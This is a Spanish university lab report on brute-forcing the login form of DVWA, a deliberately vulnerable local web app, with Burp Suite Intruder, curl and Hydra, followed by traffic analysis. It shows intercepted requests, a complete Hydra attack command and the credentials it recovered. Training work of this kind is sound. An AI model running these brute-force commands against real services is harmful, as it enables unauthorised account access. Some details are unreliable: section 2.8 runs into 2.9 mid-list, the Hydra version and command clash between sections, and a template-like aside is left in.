

Informe Laboratorio 2

Sección 1

Benjamín Zúñiga Pueller
e-mail: benjamin.zuniga2@mail.udp.cl

Abril de 2026

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	6
2.6. Obtención de al menos 2 pares (burp)	7
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	9
2.9. Demuestra 4 diferencias (curl)	11
2.10. Instalación y versión a utilizar (hydra)	12
2.11. Explicación de comando a utilizar (hydra)	12
2.12. Obtención de al menos 2 pares (hydra)	13
2.13. Explicación paquete curl (tráfico)	13
2.14. Explicación paquete burp (tráfico)	14
2.15. Explicación paquete hydra (tráfico)	15
2.16. Mención de las diferencias (tráfico)	16
2.17. Detección de SW (tráfico)	17
2.18. Interacción con el formulario (python)	17
2.19. Cabeceras HTTP (python)	17
2.20. Obtención de al menos 2 pares (python)	18
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	19
2.22. Demuestra 4 métodos de mitigación (investigación)	20

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para establecer el entorno de pruebas, se optó por desplegar la aplicación *Damn Vulnerable Web App* (DVWA) utilizando contenedores de Docker, lo que garantiza un entorno aislado y controlado. El procedimiento comenzó con la obtención de los archivos fuente mediante la clonación del repositorio oficial ejecutando el siguiente comando en la terminal:

```
git clone https://github.com/digininja/DVWA
```

Posteriormente, se levantó el servicio del contenedor manteniendo las configuraciones por defecto entregadas en el repositorio, a excepción de la asignación de puertos que ya se encontraba preestablecida para este laboratorio. Para iniciar el contenedor, se utilizó el siguiente comando:

```
docker run --name dvwa -d -p 4280:80 vulnerables/web-dvwa
```

Una vez que el contenedor inició correctamente, se accedió a la interfaz web de la aplicación a través del navegador local en la dirección `http://localhost:4280`. El paso final del despliegue consistió en la inicialización del entorno de base de datos. Esto se realizó de forma guiada directamente desde la interfaz gráfica de DVWA mediante el script `setup.php`, ejecutando la opción “*Create / Reset Database*”, lo que estructuró las tablas necesarias para el funcionamiento de la aplicación sin requerir configuración manual de parámetros SQL.

2.2. Redirección de puertos en docker (dvwa)

Dado que el levantamiento se realizó a partir del repositorio clonado manteniendo la configuración base, el parámetro de red principal a destacar es la redirección de puertos establecida para la comunicación con el contenedor.

Al utilizar el parámetro de mapeo de puertos (correspondiente a `4280:80`), se estableció una regla de enrutamiento fundamental para la accesibilidad de la aplicación desde el exterior de la red aislada de Docker. Como se puede corroborar de manera empírica a través de la interfaz gráfica de administración del servicio (Figura 1), Docker vincula de forma exitosa el puerto **4280** de la máquina anfitriona (el equipo físico macOS) con el puerto **80** interno asignado al contenedor web `dvwa-1`.

El puerto 80 corresponde al puerto estándar donde el servidor web integrado de DVWA escucha las peticiones HTTP. Al establecer esta regla, cualquier petición dirigida a `localhost:4280` en el equipo host es redirigida de manera transparente hacia el servicio web vulnerable operando dentro del entorno Dockerizado, permitiendo la interacción y las pruebas de seguridad sin afectar los puertos estándar del sistema operativo base.




Figura 1: Interfaz de administración de Docker Desktop evidenciando los contenedores en ejecución y el mapeo de red activo (4280:80) para la aplicación DVWA.

2.3. Obtención de consulta a replicar (burp)

Para iniciar el ataque de fuerza bruta, el primer paso consistió en interceptar la comunicación entre el cliente (navegador) y el servidor (DVWA). Utilizando el navegador integrado de Burp Suite y con la opción *Intercept is on* habilitada en la pestaña Proxy, se procedió a enviar un intento de inicio de sesión con credenciales de prueba. Como se observa en la Figura 2, esto permitió capturar la petición HTTP GET exacta que la aplicación utiliza para el proceso de autenticación, obteniendo así la estructura base, los parámetros de la URL (`username` y `password`) y las cabeceras de sesión (`PHPSESSID` y `security=low`) necesarias para replicar la consulta de forma automatizada sin ser rechazados por el servidor.



```


Request
Pretty Raw Hex
1 GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=qbvduj35oaloug9atlq9c1ti6; security=low
17 Connection: keep-alive
18
19

```

Figura 2: Petición HTTP GET interceptada en la pestaña Proxy de Burp Suite.

2.4. Identificación de campos a modificar (burp)

Una vez capturada la petición base, esta fue enviada a la herramienta *Intruder*. En la pestaña *Positions*, se configuró el ataque seleccionando el tipo **Cluster bomb**, el cual permite probar todas las permutaciones posibles entre múltiples listas de datos. Posteriormente, se limpiaron las variables detectadas automáticamente y se insertaron marcadores manuales, representados por el símbolo §, de forma exclusiva rodeando los valores de los parámetros `username` y `password`, tal como se detalla en la Figura 3. Esto define los vectores exactos donde Burp Suite inyectará dinámicamente las variables de los diccionarios durante el ataque.



```

Cluster bomb attack
Start attack

Target http://localhost [x] Update Host header to match target

Positions
Add § Clear § Auto §

1 GET /vulnerabilities/brute/?username=§test§&password=§test§&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "macOS"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/vulnerabilities/brute/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=qbvduj35oaloug9atlq9c1ti6; security=low
17 Connection: keep-alive
18
19

```

Figura 3: Configuración de los puntos de inyección (payload positions) mediante el ataque Cluster bomb.

2.5. Obtención de diccionarios para el ataque (burp)

Para alimentar los puntos de inyección definidos, se configuraron dos conjuntos de datos masivos (*Payload sets*) en la pestaña *Payloads*. La Figura 4 y la Figura 5 muestran fragmentos de la configuración para el Payload 1 (nombre de usuario) y el Payload 2 (contraseña). Para optimizar el ataque, se utilizaron listas consolidadas con credenciales comunes y filtradas.

Cabe destacar que, debido a la extensión de los diccionarios (con miles de variaciones, como se observa en el *Request count* de las capturas), los archivos de texto completos utilizados para este laboratorio se encuentran alojados y disponibles para revisión en el repositorio oficial de GitHub del estudiante: Laboratorios-Criptografia-y-Seguridad-en-Redes.

Payloads

Payload position: 1 - test

Payload type: Simple list

Payload count: 54

Request count: 27,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

ac

academico

acceso

access

accounting

accounts

acid

activestat

Add

Enter a new item

Add from list... [Pro version only]

Figura 4: Configuración del Payload 1: Fragmento del diccionario de nombres de usuario.




Figura 5: Configuración del Payload 2: Fragmento del diccionario de contraseñas.

2.6. Obtención de al menos 2 pares (burp)

Al ejecutar el ataque, Burp Suite comenzó a enviar sistemáticamente las peticiones combinando los diccionarios. Para identificar los intentos de inicio de sesión exitosos de manera eficiente entre las 27.000 peticiones generadas, se configuró una regla específica en la sección **Settings > Grep - Match**. Sabiendo que un inicio de sesión válido en DVWA renderiza la oración “*Welcome to the password protected area*”, se añadió la palabra clave “**Welcome**” al filtro.

Como resultado, Burp Suite añadió una columna exclusiva en la tabla de resultados. Al ordenar la tabla, fue posible aislar inmediatamente las peticiones que contenían dicha bandera, además de corroborar el éxito mediante la variación en la longitud de la respuesta HTTP (*Length*). Como se evidencia en la Figura 6, se lograron obtener de manera exitosa los siguientes pares de credenciales válidas:

- Usuario: **admin** — Contraseña: **password**
- Usuario: **smithy** — Contraseña: **password**

2. Intruder attack of http://localhost

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length	Welcome	Comment
210	admin	password	200	7			4742	1	
216	smithy	password	200	8			4744	1	
0			200	45			4704		
1	0	123456	200	2			4703		
2	01	123456	200	55			4704		
3	02	123456	200	6			4703		
4	03	123456	200	60			4704		
5	1	123456	200	7			4703		
6	10	123456	200	12			4704		
7	11	123456	200	1			4703		
8	12	123456	200	11			4704		
9	13	123456	200	7			4703		
10	14	123456	200	11			4704		
11	15	123456	200	6			4703		
12	16	123456	200	57			4704		
13	17	123456	200	6			4703		
14	18	123456	200	61			4704		
15	19	123456	200	6			4703		
16	2	123456	200	59			4704		
17	20	123456	200	6			4703		
18	3	123456	200	59			4704		
19	3com	123456	200	5			4703		
20	4	123456	200	57			4704		
21	5	123456	200	44			4704		
22	6	123456	200	59			4704		
23	7	123456	200	58			4704		
24	8	123456	200	57			4704		
25	9	123456	200	56			4704		
26	1337	123456	200	7			4704		
27	ILMI	123456	200	6			4704		
28	a	123456	200	7			4704		
29	a.auth-ns	123456	200	7			4704		
30	a01	123456	200	8			4704		
31	a02	123456	200	7			4704		
32	a1	123456	200	8			4704		
33	a2	123456	200	7			4704		
34	abc	123456	200	7			4704		
35	about	123456	200	7			4704		
36	ac	123456	200	6			4704		

228 of 27000

Figura 6: Tabla de resultados de Intruder evidenciando los pares válidos encontrados mediante la técnica de Grep-Match (*Welcome*) y la variación de longitud (*Length*).

2.7. Obtención de código de inspect element (curl)

Para automatizar las peticiones HTTP desde la línea de comandos sin tener que construir las cabeceras manualmente, se utilizó la herramienta de desarrollo integrada en el navegador web (*Developer Tools*). Con la pestaña *Network* (Red) abierta, se realizó un inicio de sesión manual en el formulario vulnerable de DVWA. Al registrarse el tráfico, se seleccionó la petición GET correspondiente y, mediante el menú contextual, se extrajo la solicitud exacta utilizando la opción *Copy as cURL*. Esto copió al portapapeles el comando completo incluyendo la URL, los parámetros inyectados, el *User-Agent* y las cookies de sesión activas.




Figura 7: Obtención de la consulta mediante *Inspect Elements* y copiado en formato cURL.

2.8. Utilización de curl por terminal (curl)

Una vez obtenido el comando base, se procedió a ejecutarlo directamente en la terminal del sistema operativo. Para cumplir con el requerimiento del laboratorio y contrastar los resultados de forma empírica, se ejecutaron dos consultas distintas manipulando los parámetros directamente en la cadena del comando HTTP GET:

1. **Acceso Válido:** Se ejecutó el comando manteniendo credenciales correctas (**username=admin** y **password=password**). El resultado de esta petición imprime en la terminal el código fuente de la página de éxito. Como se destaca en el recuadro verde de la Figura 8, el servidor responde afirmativamente.
2. **Acceso Inválido:** Se repitió la ejecución del comando modificando las variables por credenciales inexistentes (**username=test** y **password=test**). El resultado, destacado en el recuadro rojo de la Figura 9, evidencia la respuesta estándar de rechazo por parte del servidor.

HTTP de respuesta, el valor de *Content-Length* para el inicio de sesión válido es mayor que el del acceso denegado.

4. **Reconocimiento de estado de sesión:** En la respuesta válida, el DOM refleja que la aplicación ha vinculado exitosamente la sesión (PHPSESSID) con un usuario con privilegios, permitiendo la personalización del HTML (mostrando la ruta del perfil de ".admin"). En la respuesta inválida, el servidor no establece dicho vínculo, limitándose a renderizar la plantilla estática de error sin estado de autenticación.

2.10. Instalación y versión a utilizar (hydra)

Para la ejecución de este ataque, se optó por utilizar **THC-Hydra**, una herramienta de red rápida y flexible diseñada específicamente para realizar pruebas de inicio de sesión por fuerza bruta en múltiples protocolos.

Dado que el entorno de pruebas principal es el sistema operativo macOS (con terminal ZSH), la instalación no se realizó mediante la compilación del código fuente, sino utilizando **Homebrew**, el gestor de paquetes estándar para este entorno. La instalación se llevó a cabo ejecutando el siguiente comando en la terminal:

```
brew install hydra
```

Una vez finalizado el proceso de instalación por parte del gestor de paquetes, se verificó la correcta configuración y la versión instalada ejecutando el comando `hydra -h`. La versión utilizada para el desarrollo de este laboratorio corresponde a **Hydra v9.5** (o la versión específica que arroje tu terminal).

2.11. Explicación de comando a utilizar (hydra)

Para automatizar el ataque de fuerza bruta con Hydra contra el entorno DVWA, fue necesario estructurar un comando que no solo iterara sobre las listas de palabras, sino que también mantuviera la persistencia de la sesión. El comando utilizado fue el siguiente:

```
hydra -L usuarios.txt -P passwords.txt localhost http-get-form  
"/vulnerabilities/brute/:username=~USER^&password=~PASS^&Login=Login:  
H=Cookie\ : PHPSESSID=qovdju...; security=low:F=Username and/or password incorrect."
```

Desglose de los parámetros utilizados:

- `-L usuarios.txt` y `-P passwords.txt`: Indica a la herramienta que utilice listas de palabras (diccionarios) para los nombres de usuario y contraseñas, respectivamente.
- `localhost`: Define la dirección del servidor objetivo.
- `http-get-form`: Es el módulo de protocolo que Hydra debe usar, indispensable ya que DVWA (en nivel bajo de seguridad) envía los datos del formulario a través de variables en la URL (método GET).

- **La cadena de inyección (entre comillas):** Se divide en tres partes separadas por dos puntos (:):
 1. La ruta de la aplicación y la inyección dinámica de las variables utilizando los comodines internos de Hydra (^USER^ y ^PASS^).
 2. H=Cookie...: Inyección obligatoria de cabeceras HTTP. Es crítico incluir el PHPSESSID y security=low para que el servidor no redirija la conexión por falta de sesión válida.
 3. F=...: Es la bandera de fallo (*Failure flag*). Instruye a Hydra para que busque el texto “Username and/or password incorrect.” en el HTML de respuesta. Si el texto está presente, asume que el intento falló; si no está, marca la credencial como válida.

2.12. Obtención de al menos 2 pares (hydra)

Tras ejecutar el comando con las listas de palabras preparadas, Hydra logró procesar las peticiones a alta velocidad gracias a su arquitectura multihilo. El motor de evaluación basado en la bandera de fallo (*Failure flag*) funcionó correctamente, logrando aislar las respuestas del servidor que no contenían el mensaje de error de autenticación.

Como se evidencia en la salida de la terminal documentada en la Figura 10, la herramienta reportó exitosamente los siguientes pares de credenciales válidas:

- Usuario: **admin** — Contraseña: **password**
- Usuario: **smithy** — Contraseña: **password**

```
benjamin@kali:~/Downloads$ hydra -L usuarios.txt -P passwords.txt localhost http-get-form "/vulnerabilities/brute/username=^USER^&password=^PASS^&login=login&cookie={PHPSESSID=qbvdu3oaloug9at1q9cti6; security=low;F=Username and/or password incorrect.}"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-13 15:21:26
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 27000 login tries (1154/p:580), ~1666 tries per task
[DATA] attacking http-get-form://localhost:80/vulnerabilities/brute/username=^USER^&password=^PASS^&login=login&cookie={PHPSESSID=qbvdu3oaloug9at1q9cti6; security=low;F=Username and/or password incorrect.}
[STATUS] 4496.00 tries/min, 4496 tries in 00:01h, 22984 to go in 00:06h, 16 active
[STATUS] 4561.07 tries/min, 12668 tries in 00:02h, 13355 to go in 00:03h, 16 active
[00]http-get-form| host: localhost login: admin password: password
[01]http-get-form| host: localhost login: gordon password: abc123
[02]http-get-form| host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-13 15:27:01
```

Figura 10: Salida de la terminal ejecutando THC-Hydra, confirmando la obtención de credenciales válidas.

2.13. Explicación paquete curl (tráfico)

Al analizar el tráfico de red generado por la herramienta de terminal cURL, se observa un fenómeno particular derivado del método de obtención del comando. Clásicamente, cURL genera un paquete HTTP minimalista con una firma explícita (ej. **User-Agent: curl/8.x.x**). Sin embargo, dado que en este laboratorio el comando fue extraído mediante la opción “*Copy as cURL*” desde las herramientas de desarrollador del navegador, la herramienta heredó y replicó íntegramente todas las cabeceras originales del cliente web.

Como se evidencia en la Figura 11, el paquete generado por cURL contiene cabeceras complejas de renderizado (`sec-fetch-dest`, `Accept-Language`) y, de manera crítica, suplanta (*spoofing*) la identidad del navegador enviando un `User-Agent` legítimo de macOS/Chromium (`Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)...`). Esto demuestra la capacidad de cURL para emular tráfico humano válido.




Figura 11: Análisis de tráfico de cURL en Wireshark. Se evidencia la clonación de cabeceras complejas y la suplantación del `User-Agent` del navegador original.

2.14. Explicación paquete burp (tráfico)

Los paquetes generados por Burp Suite Intruder presentan una huella estructural que emula a la perfección a un cliente web legítimo. Como se evidencia en la captura de tráfico de la Figura 12, al haber configurado el ataque interceptando la sesión desde el navegador integrado (Chromium) a través del proxy local, las peticiones HTTP generadas conservan toda la arquitectura compleja de cabeceras original.

Al inspeccionar el paquete a nivel de capa de Aplicación, se observa un volumen de datos considerable (875 bytes en la solicitud seleccionada) y la presencia de un `User-Agent` estándar (`Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)...`), junto con cabeceras de seguridad y metadatos modernas (`sec-ch-ua`, `Sec-Fetch-Site`). En este escenario, la firma de la herramienta no recae en una anomalía de cabecera. Sin embargo, al analizar el comportamiento TCP a través de la columna de tiempo (*Time*) en Wireshark, se revela

el patrón de la herramienta: una inyección secuencial con pausas deliberadas (intervalos de más de 1 segundo entre peticiones), lo cual es evidencia directa del *throttling* o ralentización forzada implementada en la versión *Community* del software.

